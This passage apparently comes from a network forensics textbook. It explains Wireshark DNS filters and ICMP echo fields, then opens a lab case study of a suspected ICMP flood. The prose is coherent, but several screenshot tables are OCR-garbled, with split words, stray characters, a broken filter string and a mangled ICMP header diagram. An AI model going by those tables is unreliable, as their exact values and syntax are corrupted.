| | 57 121.897931 | 192.168.1.1 | 192.168.1.4 | DNS | 129 | 9 | Standard query response 0x140b A fonts.gstatic.com CNAME gstaticadssl.l.google.com A 216.58.196.195 |
| | 58 121.897931 | 192.168.1.1 | 192.168.1.4 | DNS | 119 | 9 | Standard query response 0xeacd A clients1.google.com CNAME clients.l.google.com A 172.217.166.206 |
| | 65 122.006337 | 192.168.1.1 | 192.168.1.4 | DNS | 144 | 4 | Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics.l.google.com A 172.217.31.14 |
| | 74 125.825877 | 192.168.1.1 | 192.168.1.4 | DNS | 114 | 4 | Standard query response 0xa9b2 A chrome.google.com CNAME www3.l.google.com A 172.217.167.46 |
| | 79 126.819791 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 1 | Standard query response 0xebae A www.gstatic.com A 172.217.24.227 |
| | 88 128.109006 | 192.168.1.1 | 192.168.1.4 | DNS | 169 | 9 | Standard query response 0x3dd7 A stats.g.doubleclick.net CNAME stats.l.doubleclick.net A 172.217.194.156 A 172.217.194 |
| | 94 129.038036 | 192.168.1.1 | 192.168.1.4 | DNS | 331 | 1 | Standard query response 0xb541 A csi.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64 |
| | 198 592.144080 | 192.168.1.1 | 192.168.1.4 | DNS | 197 | 7 | Standard query response 0x6b88 A options.skype.com CNAME skype-options-prod.trafficmanager.net CNAME optionsservice-pro |
| | 386 1343.471009 | 192.168.1.1 | 192.168.1.4 | DNS | 179 | 9 | Standard query response 0xab27 A api.cc.skype.com CNAME api-cc-skype.trafficmanager.net CNAME a-cc-asse-01-skype.cloud |

We can now only see retransmitted responses. We can also filter all the queries based on the query names; let's filter out all the queries related to google.com. We can set up a filter, such as dns.qry.name contains "google.com":

| dn | ns.qry.name contains "googk | e.com* | | | | | | Expression |
|-----|-----------------------------|-------------|-------------|----------|--------|---------------|---|------------|
| lo. | Time | Source | Destination | Protocol | Length | Response Time | Info | |
| | 120 271.401478 | 192.168.1.1 | 192.168.1.4 | DNS | 107 | 0.007023000 | 9 Standard query response 0xe4cc A cello.client-channel.google.com A 74.125.68.189 | |
| | 121 271.404302 | 192.168.1.4 | 192.168.1.1 | DNS | 91 | | Standard query 0xaee9 A cello.client-channel.google.com | |
| | 122 271.412706 | 192.168.1.1 | 192.168.1.4 | DNS | 107 | 0.008404000 | 3 Standard query response 0xaee9 A cello.client-channel.google.com A 74.125.68.189 | |
| | 123 271.414505 | 192.168.1.4 | 192.168.1.1 | DNS | 91 | | Standard query 0xf69e AAAA cello.client-channel.google.com | |
| | 124 271.422153 | 192.168.1.1 | 192.168.1.4 | DNS | 119 | 0.007648000 | 0 Standard query response 0xf69e AAAA cello.client-channel.google.com AAAA 2404:6800:4003:c01::bd | |
| | 125 317.939252 | 192.168.1.4 | 192.168.1.1 | DNS | 87 | | Standard query 0xf01f A chat-pa.clients6.google.com | |
| | 126 317.948422 | 192.168.1.1 | 192.168.1.4 | DNS | 103 | 0.009170000 | 0 Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202 | |
| | 127 317.953190 | 192.168.1.4 | 192.168.1.1 | DNS | 87 | | Standard query 0x0129 AAAA chat-pa.clients6.google.com | |
| | 128 317.957355 | 192.168.1.1 | 192.168.1.4 | DNS | 115 | 0.004165000 | 9 Standard query response 0x0129 AAAA chat-pa.clients6.google.com AAAA 2404:6800:4002:802::200a | |
| | 129 332.844723 | 192.168.1.4 | 192.168.1.1 | DNS | 75 | | Standard query 0x2205 AAAA play.google.com | |
| | 130 332.852300 | 192.168.1.1 | 192.168.1.4 | DNS | 103 | 0.007577000 | 0 Standard query response 0x2205 AAAA play.google.com AAAA 2404:6800:4002:80b::200e | |
| | 139 357.103115 | 192.168.1.4 | 192.168.1.1 | DNS | 75 | | Standard query 0xdc5a A docs.google.com | |
| | 140 357.116774 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.013659000 | 9 Standard query response 0xdc5a A docs.google.com A 172.217.161.14 | |
| | 141 363.739362 | 192.168.1.4 | 192.168.1.1 | DNS | 75 | | Standard query 0x42a9 A docs.google.com | |
| | 142 363.751552 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.012190000 | 9 Standard query response 0x42a9 A docs.google.com A 172.217.161.14 | |
| | 143 363.753528 | 192.168.1.4 | 192.168.1.1 | DNS | 75 | | Standard query 0x1a0d A docs.google.com | |
| | 144 363.761389 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.007861000 | 9 Standard query response 0x1a0d A docs.google.com A 172.217.161.14 | |
| | 151 407.345907 | 192.168.1.4 | 192.168.1.1 | DNS | 75 | | Standard query 0x6f42 A mail.google.com | |
| | 152 407.372882 | 192.168.1.4 | 192.168.1.1 | DNS | 75 | | Standard query 0x6f42 A mail.google.com | |
| | 153 407.399845 | 192.168.1.1 | 192.168.1.4 | DNS | 118 | 0.053938000 | 9 Standard query response 0x6f42 A mail.google.com CNAME googlemail.l.google.com A 172.217.161.5 | |
| | 154 407.401030 | 192.168.1.4 | 192.168.1.1 | DNS | 83 | | Standard query 0x0cff A googlemail.l.google.com | |
| | 155 407.414315 | 192.168.1.1 | 192.168.1.4 | DNS | 99 | 0.013285000 | 9 Standard query response 0x0cff A googlemail.l.google.com A 172.217.161.5 | |
| | 156 407.415080 | 192.168.1.4 | 192.168.1.1 | DNS | 83 | | Standard query 0xa1d7 AAAA googlemail.l.google.com | |
| | | | | | | | | 3 |

Analyzing packets on ICMP

Let's take a look at the **Internet Control Message Protocol** (**ICMP**). It is one of the most popular protocols, and is better known for being used in ping commands, which is where an ICMP echo request is sent to an IP address with some random data, and it then denotes whether the system is alive. A typical ICMP packet would look like this:

| 0 1 2 3 4 5 6 | 8 9 | 9 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 2 23 | 24 | 25 | 26 | 27 | 28 | 29 | 30 | 31 | |
|-----------------|-------|-------|-----|-----|----|-----|------|------|------|------|------|----|----|-----|--------|------|-----|------|-----|----|------|----|----|-------------|
| Version IHL | | D | SCP | | | EC | :N | | | | | | | Тс | otal I | eng | gth | | | | | | | |
| Id | entif | catio | n | | | | | F | lage | 5 | | | | | Fra | ıgm | ent | Offs | set | | | | | |
| Time to Live | | | Pro | toc | ol | | | | | | | | He | ead | der C | hec | ksu | m | | | | | | IP Header |
| | | | | | | | Sc | ourc | e Ao | ddre | ess | | | | | | | | | | | | | Code. |
| | | | | | | C |)est | inat | ion | Ad | dres | s | | | | | | | | | | | | ~ |
| | | | | | | Opt | ion | s | | | | | | | | | | | | Pa | ddir | ng | | |
| Type of Message | | | С | ode | | | | | | | | | | C | Checl | κSu | m | | | | | | | |
| | dent | ifier | | | | | | | | | | | Se | qu | ience | e Nu | ımb | er | | | | | | 10 |
| | | | | | | | | | Data | a | | | | | | | | | | | | | | (NIP Header |

The ICMP has many messages, which are identified by the **Type of Message** field. The **Code** field indicates the type of message. The **Identifier** and **Sequence Number** can be used by the client to match the reply with the request that caused the reply. The **Data** field may contain a random string or a timestamp to compute the round-trip time in a stateless manner. Let's ping https://www.google.com/ and analyze it in Wireshark:

| , ic | mp | | | | | | | | | | | | |
|------|--------------|-----------------|-----------------|----------|--------|------|-----------|--------|------------|-------------|-----------|-----------|----------|
| No. | Time | Source | Destination | Protocol | Length | Info | | | | | | | |
| | 20 24.319413 | 192.168.153.130 | 172.217.166.206 | ICMP | 98 | Echo | (ping) re | equest | id=0x1bed, | seq=1/256, | ttl=64 (| reply in | 21) |
| - | 21 24.364532 | 172.217.166.206 | 192.168.153.130 | ICMP | 98 | Echo | (ping) re | eply | id=0x1bed, | seq=1/256, | ttl=128 | (request | in 20) |
| | 25 25.323079 | 192.168.153.130 | 172.217.166.206 | ICMP | 98 | Echo | (ping) re | equest | id=0x1bed, | seq=2/512, | ttl=64 (| reply in | 26) |
| | 26 25.372304 | 172.217.166.206 | 192.168.153.130 | ICMP | 98 | Echo | (ping) re | eply | id=0x1bed, | seq=2/512, | ttl=128 | (request | in 25) |
| | 27 26.326488 | 192.168.153.130 | 172.217.166.206 | ICMP | 98 | Echo | (ping) re | equest | id=0x1bed, | seq=3/768, | ttl=64 (| reply in | 28) |
| | 28 26.500743 | 172.217.166.206 | 192.168.153.130 | ICMP | 98 | Echo | (ping) re | eply | id=0x1bed, | seq=3/768, | ttl=128 | (request | in 27) |
| | 29 27.330850 | 192.168.153.130 | 172.217.166.206 | ICMP | 98 | Echo | (ping) re | equest | id=0x1bed, | seq=4/1024, | ttl=64 | (reply in | 1 30) |
| L | 30 27.388132 | 172.217.166.206 | 192.168.153.130 | ICMP | 98 | Echo | (ping) re | eply | id=0x1bed, | seq=4/1024, | , ttl=128 | (request | t in 29) |

We can see that we have four Echo request and four Echo reply packets. Let's see the request first:

```
> Frame 20: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: Vmware_d8:3c:42 (00:0c:29:d8:3c:42), Dst: Vmware_fc:cb:26 (00:50:56:fc:cb:26)
> Internet Protocol Version 4, Src: 192.168.153.130, Dst: 172.217.166.206

    Internet Control Message Protocol

     Type: 8 (Echo (ping) request)
     Code: 0
     Checksum: 0xe60b [correct]
     [Checksum Status: Good]
     Identifier (BE): 7149 (0x1bed)
     Identifier (LE): 60699 (0xed1b)
     Sequence number (BE): 1 (0x0001)
     Sequence number (LE): 256 (0x0100)
     [Response frame: 21]
     Timestamp from icmp data: Jan 18, 2019 23:46:00.000000000 India Standard Time
     [Timestamp from icmp data (relative): 1.491740000 seconds]

    Data (48 bytes)

       Data: 09bf0b0000000000101112131415161718191a1b1c1d1e1f...
        [Length: 48]
```

The request is of the Echo type and is denoted by the number 8, and the code is 0.



Check out the ICMP type and codes at https://www.iana.org/
assignments/icmp-parameters/icmp-parameters.xhtml#icmpparameters-codes-8.

We can also see that the data starts with 09b and goes up to 48 bytes. Since we are pinging Google, if it's up, it will reply with the same data back to us. Let's see the response:

> Frame 21: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0 > Ethernet II, Src: Vmware_fc:cb:26 (00:50:56:fc:cb:26), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42) > Internet Protocol Version 4, Src: 172.217.166.206, Dst: 192.168.153.130 ✓ Internet Control Message Protocol Type: 0 (Echo (ping) reply) Code: 0 Checksum: 0xee0b [correct] [Checksum Status: Good] Identifier (BE): 7149 (0x1bed) Identifier (LE): 60699 (0xed1b) Sequence number (BE): 1 (0x0001) Sequence number (LE): 256 (0x0100) [Request frame: 20] [Response time: 45.119 ms] Timestamp from icmp data: Jan 18, 2019 23:46:00.00000000 India Standard Time [Timestamp from icmp data (relative): 1.536859000 seconds] ✓ Data (48 bytes) Data: 09bf0b0000000000101112131415161718191a1b1c1d1e1f... [Length: 48]

We can see that the data was sent back as is, which denotes that the system is up. Also, we can see that the **Identifier** and **Sequence number** are similar to the one in the request. The **Type** for the **Echo reply** is denoted by **0** and the code also remains zero. Let's see what happens when the IP is not reachable:

```
C:\Users\Apex>ping 172.18.18.100

Pinging 172.18.18.100 with 32 bytes of data:

Request timed out.

Request timed out.

Request timed out.

Request timed out.

Ping statistics for 172.18.18.100:

Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

The preceding ping command denotes that there was a 100% loss of packets; let's see Wireshark:

| 📕 icmp | | | | | | | | | | | | |
|--------|--------------------------------------|----------------------|----------------------|----------|-------------|--------|---------|------------|-----------------|---------|--------------|---------|
| No. | Time | Source | Destination | Protocol | Length Info | | | | | | | |
| | 11 13.817055 | 192.168.153.129 | 172.18.18.100 | ICMP | 74 Echo | (ping) | request | id=0x0001, | seq=1347/17157, | ttl=128 | (no response | found!) |
| | 16 18.478765 | 192.168.153.129 | 172.18.18.100 | ICMP | 74 Echo | (ping) | request | id=0x0001, | seq=1348/17413, | ttl=128 | (no response | found!) |
| | 20 23.483733 | 192.168.153.129 | 172.18.18.100 | ICMP | 74 Echo | (ping) | request | id=0x0001, | seq=1349/17669, | ttl=128 | (no response | found!) |
| L | 21 28.506827 | 192.168.153.129 | 172.18.18.100 | ICMP | 74 Echo | (ping) | request | id=0x0001, | seq=1350/17925, | ttl=128 | (no response | found!) |
| | | | | | | | | | | | | |
| < | | | | | | | | | | | | |
| > | Differentiated S | ervices Field: 0x00 | (DSCP: CS0, ECN: N | ot-ECT) | | | | | | | | |
| | Total Length: 60 | | | | | | | | | | | |
| | Identification: | 0x3d4d (15693) | | | | | | | | | | |
| > | Flags: 0x0000 | | | | | | | | | | | |
| | Time to live: 12 | 8 | | | | | | | | | | |
| | Protocol: ICMP (| 1) | | | | | | | | | | |
| | | 0xe4d3 [validation | | | | | | | | | | |
| | | status: Unverified |] | | | | | | | | | |
| | Source: 192.168. | | | | | | | | | | | |
| | Destination: 172 | | | | | | | | | | | |
| ✓ In | ternet Control Me | | | | | | | | | | | |
| | Type: 8 (Echo (p | ing) request) | | | | | | | | | | |
| | Code: 0 | | | | | | | | | | | |
| | Checksum: 0x4818 | | | | | | | | | | | |
| | [Checksum Status | | | | | | | | | | | |
| | Identifier (BE): Identifier (LE): | | | | | | | | | | | |
| | | (BE): 1347 (0x0543) | | | | | | | | | | |
| | | (LE): 17157 (0x4305) | | | | | | | | | | |
| 5 | [No response see | | / | | | | | | | | | |
| | Data (32 bytes) | ··· 4 | | | | | | | | | | |
| | | 465666768696a6b6c6d6 | 5e6f7071727374757673 | 761 | | | | | | | | |
| | [Length: 32] | | | | | | | | | | | |
| | free Brut orl | | | | | | | | | | | |

We can see that Wireshark has not seen any response. Hence, it marked it as no response found.

So far, we have covered the basics of the TCP, UDP, and ICMP protocols. Let's see a case study and analyze the involved PCAP evidence file in the next section.

Case study – ICMP Flood or something else

Imagine you are a network forensics expert who has been tasked with analyzing the PCAP file. As soon as you open the file in Wireshark, you are presented with the following:

| 📕 Appl | y a display filter <ctrl< th=""><th>-/></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></ctrl<> | -/> | | | | | | | | | | |
|--------|---|-----------------|-----------------|----------|--------|------|--------|---------|------------|----------------|---------|-----------------|
| No. | Time | Source | Destination | Protocol | Length | Info | | | | | | |
| ► | 1 0.000000 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=837/17667, | ttl=255 | (reply in 2) |
| - | 2 0.001713 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=837/17667, | ttl=255 | (request in 1) |
| | 3 0.203741 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=838/17923, | ttl=255 | (reply in 4) |
| | 4 0.205084 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=838/17923, | ttl=255 | (request in 3) |
| | 5 0.407209 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=839/18179, | ttl=255 | (reply in 6) |
| | 6 0.408721 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=839/18179, | ttl=255 | (request in 5) |
| | 7 0.610633 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=840/18435, | ttl=255 | (reply in 8) |
| | 8 0.612320 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=840/18435, | ttl=255 | (request in 7) |
| | 9 0.813885 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=841/18691, | ttl=255 | (reply in 10) |
| | 10 0.815004 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=841/18691, | ttl=255 | (request in 9) |
| | 11 1.017479 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=842/18947, | ttl=255 | (reply in 12) |
| | 12 1.019101 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=842/18947, | ttl=255 | (request in 11) |
| | 13 1.220127 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=843/19203, | ttl=255 | (reply in 14) |
| | 14 1.220811 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=843/19203, | ttl=255 | (request in 13) |
| | 15 1.423924 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=844/19459, | ttl=255 | (reply in 16) |
| | 16 1.425021 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=844/19459, | ttl=255 | (request in 15) |
| | 17 1.626997 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=845/19715, | ttl=255 | (reply in 18) |
| | 18 1.628103 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=845/19715, | ttl=255 | (request in 17) |
| | 19 1.829713 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=846/19971, | ttl=255 | (reply in 20) |
| | 20 1.830889 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=846/19971, | tt1=255 | (request in 19) |
| | 21 2.034201 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 | Echo | (ping) | request | id=0x0001, | seq=847/20227, | tt1=255 | (reply in 22) |
| | 22 2.035397 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 | Echo | (ping) | reply | id=0x0001, | seq=847/20227, | tt1=255 | (request in 21) |
| | 23 2 236662 | 192 168 153 129 | 192 168 153 130 | TCMP | 42 | Fcho | (ning) | request | id=0x0001 | sen=848/20483 | ++1=255 | (renly in 24) |
| < | | | | | | | | | | | | |

What we can see from the capture file is that it contains a ton of ICMP packets traveling to and from 192.168.153.129 and 192.168.153.130. We quickly added a new column by right-clicking the column header in Wireshark and choosing **Column Preferences** and adding a new column by clicking the + button and choosing its type as **UTC** for the UTC time, as shown in the following screenshot:

| Title: | uтd | т | ype: UTC date, as YYYY/DOY, | and time | Enter a f | eld | | Occurrence |
|--------|-------------|--------------------------|-----------------------------|-----------------|-----------|------------------------|-----------------------------------|-----------------|
| No. | Time | New Column | Source | Destination | Protocol | Length Info | | |
| T* | 1 0.000000 | 2019/018 17:59:34.149459 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=837/17667, ttl=255 | (reply in 2) |
| ÷ | 2 0.001713 | 2019/018 17:59:34.151172 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=837/17667, ttl=255 | (request in 1) |
| | 3 0.203741 | 2019/018 17:59:34.353200 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=838/17923, ttl=255 | (reply in 4) |
| | 4 0.205084 | 2019/018 17:59:34.354543 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=838/17923, ttl=255 | (request in 3) |
| | 5 0.407209 | 2019/018 17:59:34.556668 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=839/18179, ttl=255 | (reply in 6) |
| | 6 0.408721 | 2019/018 17:59:34.558180 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=839/18179, ttl=255 | (request in 5) |
| | 7 0.610633 | 2019/018 17:59:34.760092 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=840/18435, ttl=255 | (reply in 8) |
| | 8 0.612320 | 2019/018 17:59:34.761779 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=840/18435, ttl=255 | (request in 7) |
| | 9 0.813885 | 2019/018 17:59:34.963344 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=841/18691, ttl=255 | (reply in 10) |
| | 10 0.815004 | 2019/018 17:59:34.964463 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=841/18691, ttl=255 | (request in 9) |
| | 11 1.017479 | 2019/018 17:59:35.166938 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=842/18947, ttl=255 | (reply in 12) |
| | 12 1.019101 | 2019/018 17:59:35.168560 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=842/18947, ttl=255 | (request in 11) |
| | 13 1.220127 | 2019/018 17:59:35.369586 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=843/19203, ttl=255 | (reply in 14) |
| | 14 1.220811 | 2019/018 17:59:35.370270 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=843/19203, ttl=255 | (request in 13) |
| | 15 1.423924 | 2019/018 17:59:35.573383 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=844/19459, ttl=255 | (reply in 16) |
| | 16 1.425021 | 2019/018 17:59:35.574480 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=844/19459, ttl=255 | (request in 15) |
| | 17 1.626997 | 2019/018 17:59:35.776456 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=845/19715, ttl=255 | (reply in 18) |
| | 18 1.628103 | 2019/018 17:59:35.777562 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=845/19715, ttl=255 | (request in 17) |
| | 19 1.829713 | 2019/018 17:59:35.979172 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=846/19971, ttl=255 | (reply in 20) |
| | 20 1.830889 | 2019/018 17:59:35.980348 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=846/19971, ttl=255 | (request in 19) |
| | 21 2.034201 | 2019/018 17:59:36.183660 | 192.168.153.129 | 192.168.153.130 | ICMP | 42 Echo (ping) request | id=0x0001, seq=847/20227, ttl=255 | |
| | 22 2.035397 | 2019/018 17:59:36.184856 | 192.168.153.130 | 192.168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=847/20227, ttl=255 | |
| < | | | | | | | | |

Next, we go to the **Statistics** tab and choose **Capture File Properties**:

| | y a display filter < | Ctrl-/> | Resolved Addresses Protocol Hierarchy | | | | | | | |
|-------|----------------------|------------------|--|----------|----------------|----------------|------------------------|--------------------|-----------------|-------------|
| itle: | | | Conversations | | | lds: Enter a f | | | | Occur |
| • | Time | New Column | Endpoints | | fination | Protocol | Length Info | | | |
| | 1 0.000000 | 2019/018 17: | Packet Lengths | | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 2 0.001713 | 2019/018 17: | I/O Graph | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=837 | | |
| | 3 0.203741 | 2019/018 17: | Service Response Time | • | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 4 0.205084 | 2019/018 17: | Service Response Time | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=838 | | |
| | 5 0.407209 | 2019/018 17: | DHCP (BOOTP) Statistics | | .168.153.130 | ICMP TCMP | 42 Echo (ping) request | | | |
| | 6 0.408721 | 2019/018 17: | ONC-RPC Programs | | .168.153.129 | | 60 Echo (ping) reply | id=0x0001, seq=839 | | |
| | 7 0.610633 | 2019/018 17: | 29West | • | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 8 0.612320 | 2019/018 17: | ANCP | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=840 | | |
| | 9 0.813885 | 2019/018 17: | BACnet | • | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 10 0.815004 | 2019/018 17: | Collectd | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=841 | | |
| | 11 1.017479 | 2019/018 17: | DNS | | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 12 1.019101 | 2019/018 17: | | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=842 | | |
| | 13 1.220127 | 2019/018 17: | Flow Graph | | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 14 1.220811 | 2019/018 17: | HART-IP | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=843 | | |
| | 15 1.423924 | 2019/018 17: | HPFEEDS | | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 16 1.425021 | 2019/018 17: | HTTP | • | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=844 | | |
| | 17 1.626997 | 2019/018 17: | HTTP2 | | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 18 1.628103 | 2019/018 17: | Sametime | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=845 | | |
| | 19 1.829713 | 2019/018 17: | TCP Stream Graphs | , | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 20 1.830889 | 2019/018 17: | UDP Multicast Streams | | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=846 | | |
| | 21 2.034201 | 2019/018 17: | ODP Multicast Streams | | .168.153.130 | ICMP | 42 Echo (ping) request | | | |
| | 22 2.035397 | 2019/018 17: | F5 | • | .168.153.129 | ICMP | 60 Echo (ping) reply | id=0x0001, seq=847 | /20227, ttl=255 | (request in |
| | | | IPv4 Statistics | • | | | | | | |
| Fr | ame 1: 42 byte | s on wire (336 | IPv6 Statistics | • | h interface @ | | | | | |
| Et | hernet II. Sro | : Vmware 1f:85: | 33 (00:0c:29:1f:85:33), Dst: | Vmware d | 18:3c:42 (00:0 | c:29:d8:3 | c:42) | | | |
| | | | : 192.168.153.129, Dst: 192 | | | | , | | | |
| | 0100 = V | | , | | | | | | | |
| | | eader Length: 20 | bytes (5) | | | | | | | |
| | | | 1: 0x00 (DSCP: CS0, ECN: Not- | | | | | | | |

The preceding option will populate the following window:

| File | | | | | |
|--|-------------------------------|----------------------------|----------------|-----------|-------------------|
| Name: | C:\Users\Apex\Desktop\Wire\ie | :mp_camp.pcapng | | | |
| Length: | 94 kB | | | | |
| Format: | Wireshark/ pcapng | | | | |
| Encapsulation: | Ethernet | | | | |
| Time | | | | | |
| First packet: | 2019-01-18 23:29:34 | | | | |
| Last packet: | 2019-01-18 23:31:29 | | | | |
| Elapsed: | 00:01:55 | | | | |
| Capture | | | | | |
| Hardware: | Intel(R) Core(TM) i7-4710HQ C | PU @ 2.50GHz (with SSE4.2) | | | |
| OS: | 64-bit Windows 10, build 1776 | 3 | | | |
| Application: | Dumpcap (Wireshark) 2.6.6 (v. | 2.6.6-0-gdf942cd8) | | | |
| Interfaces | | | | | |
| Interface | Dropped packets | Capture filter | | Link type | Packet size limit |
| \Device\NPF_{9EA3CC78- BB66-4469-9C4D-372CA509315E} | 0 (0 %) | none | | Ethernet | 65535 bytes |
| Statistics | | | | | |
| Measurement | Captured | | Displayed | | Marked |
| Packets | 1087 | | 1087 (100.0%) | | _ |
| Time span, s | 115.362 | | 115.362 | | _ |
| Average pps | 9.4 | | 9.4 | | _ |
| Average packet size, B | 53 | | 53 | | _ |
| Bytes | 58049 | | 58049 (100.0%) | | 0 |
| Average bytes/s | 503 | | 503 | | - |
| Average bits/s | 4025 | | 4025 | | — |
| | | | | | |

We can see a good amount of detail related to the capture file, such as the date and time of the first packet, last packet, duration, average packets per second, and the number of packets captured. When we populate the **Endpoints** tab, we can see the following:

| Ethernet · 6 | IPv4 · 7 | IPv6 | TCP UD | P·11 | | | | | | |
|-----------------|----------|-------|------------|----------|------------|----------|---------|------|-----------|-----------------|
| Address | Packets | Bytes | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes | Country | City | AS Number | AS Organization |
| 192.168.153.129 | 1,027 | 53 k | 519 | 23 k | 508 | 30 k | _ | _ | _ | _ |
| 192.168.153.130 | 1,026 | 53 k | 512 | 30 k | 514 | 22 k | — | — | _ | _ |
| 192.168.153.2 | 9 | 990 | 0 | 0 | 9 | 990 | — | — | _ | _ |
| 123.108.200.124 | 8 | 720 | 4 | 360 | 4 | 360 | _ | — | _ | _ |
| 192.168.153.1 | 8 | 1560 | 8 | 1560 | 0 | 0 | _ | _ | _ | _ |
| 192.168.153.255 | 4 | 700 | 0 | 0 | 4 | 700 | _ | _ | _ | — |
| 239.255.255.250 | 4 | 860 | 0 | 0 | 4 | 860 | _ | _ | — | — |

We can quickly determine that the 192.168.153.129 and 192.168.153.130 IP addresses are communicating. We can confirm this by opening the **Conversations** tab:

| Ethernet · 6 IPv4 | · 5 IPv6 TC | P UDP | • 7 | | | | | | | | |
|-------------------|-----------------|---------|-------|---------------------------|-------------------------|---------------------------|-------------------------|-----------|----------|--------------------------|----------------------------|
| Address A | Address B | Packets | Bytes | Packets A \rightarrow B | Bytes $A \rightarrow B$ | Packets B \rightarrow A | Bytes $B \rightarrow A$ | Rel Start | Duration | Bits/s A \rightarrow B | $Bits/s \mathrel{B} \to A$ |
| 192.168.153.129 | 192.168.153.130 | 1,018 | 52 k | 510 | 22 k | 508 | 30 k | 0.000000 | 106.6516 | 1674 | |
